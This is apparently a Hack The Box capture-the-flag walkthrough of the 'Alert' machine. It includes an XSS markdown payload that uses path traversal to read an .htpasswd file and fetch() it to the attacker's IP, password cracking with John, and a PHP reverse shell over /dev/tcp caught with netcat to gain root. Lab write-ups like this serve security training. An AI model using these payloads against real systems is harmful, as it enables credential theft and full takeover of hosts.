

Alert HTB Walkthrough



First I got ip address from htb



Then I tried nmap scan

nmap -A 10.10.11.44

from this I got info about two ports are opened that are port no 80 and port no 22.

```
┌──(root㉿gopal)-[/home/kali]
└─# nmap -A 10.10.11.44
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 09:56 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.55% done; ETC: 09:56 (0:00:14 remaining)
Nmap scan report for 10.10.11.44
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   48.97 ms 10.10.14.1
2   49.06 ms 10.10.11.44

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.06 seconds
```


Then I added ip and website name in hosts file using this command :

nano /etc/hosts


then added **10.10.11.44** **alert.htb** in that file.

```
 GNU nano 8.3
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.47     linkvortex.htb dev.linkvortex.htb
10.10.11.44     alert.htb
```

Then I search for that website on browser .



then I got info abut this accepts file for uploading .




Only we can upload .md file in the website.


From this I can try reverse shell payload

```
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../var/www/statistics.alert.htb/.htpasswd")
  .then(response => response.text())
  .then(data => {
    fetch("http://10.10.14.110:4444/?file_content=" + encodeURIComponent(data));
  });
</script>
```


I added this payload in payload.md file using this coomand




And uploaded in that




Then clicked on **share markdown**



Then I got a link from this




Next I go to contact us form and filled demo email and link that got from before page



Also I started python server for listing about website info from this I got user name password in url form

Then I go to **cyberchef** website and decoded it it shows **username** is **albert** and **password** is in **hashed** form



Then I created hash file and uploaded that hashes in file and run the command for getting hashes the command is :

John –wordlist=/usr/share/wordlists/rockyou.txt –format=md5crypt-long hash

From this I got password and password is **manchasterunited**

```
┌──(root㉿gopal)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00:00 DONE (2025-04-04 11:29) 10.00g/s 28160p/s 28160c/s 28160C/s meagan..medicina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using username and password I tried ssh login and I got userflag

```
┌──(root㉿gopal)-[/home/kali]
└─# ssh albert@alert.htb
The authenticity of host 'alert.htb (10.10.11.44)' can't be established.
ED25519 key fingerprint is SHA256:p09n9xG9WD+h2tXiZ8yi4bbPrvHxCCOpBLSw0o76zOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'alert.htb' (ED25519) to the list of known hosts.
albert@alert.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri 04 Apr 2025 03:29:53 PM UTC

  System load:           0.06
  Usage of /:            63.2% of 5.03GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             251
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.44
  IPv6 address for eth0: dead:beef::250:56ff:feb0:3df5

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Apr  4 11:00:32 2025 from 10.10.14.93
albert@alert:~$ ls
user.txt
albert@alert:~$
```

Then I checked open ports


```
albert@alert:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
albert@alert:~$
```

Then loged in with local address 1127.0.0.1 and port 8080

```
┌──(root㉿gopal)-[/home/kali]
└─# ssh -L 8080:127.0.0.1:8080 albert@alert.htb
albert@alert.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri 04 Apr 2025 03:33:51 PM UTC

  System load:           0.08
  Usage of /:            63.3% of 5.03GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             255
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.44
  IPv6 address for eth0: dead:beef::250:56ff:feb0:3df5


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Apr  4 15:30:05 2025 from 10.10.14.110
albert@alert:~$
```

Then I checked local address and port from this I got this page

This monitoring site is an opensource project so we can make changes.




Then I go to **/opt/website-monitor/config** because we can make files in it

Then icreated reverse shell payload and added in config folder

```
albert@alert:~$ cd /opt/
albert@alert:/opt$ cd website-monitor/
albert@alert:/opt/website-monitor$ cd configuration
-bash: cd: configuration: No such file or directory
albert@alert:/opt/website-monitor$ cd config
albert@alert:/opt/website-monitor/config$ nano krishna.php
albert@alert:/opt/website-monitor/config$ nano krishna.php
```

```
 GNU nano 4.8
<?php
exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.14.110/4545 0>&1'");
?>
```

Then I added that path In website li 127.0.0.1:8080/config/krishna.php



Also I started netcat listner in another window from that I got root flag

```
┌──(root㉿gopal)-[/home/kali]
└─# nc -lnvp 4545
listening on [any] 4545 ...
connect to [10.10.14.110] from (UNKNOWN) [10.10.11.44] 44078
ls
configuration.php
krishna.php
cd
ls
root.txt
scripts
```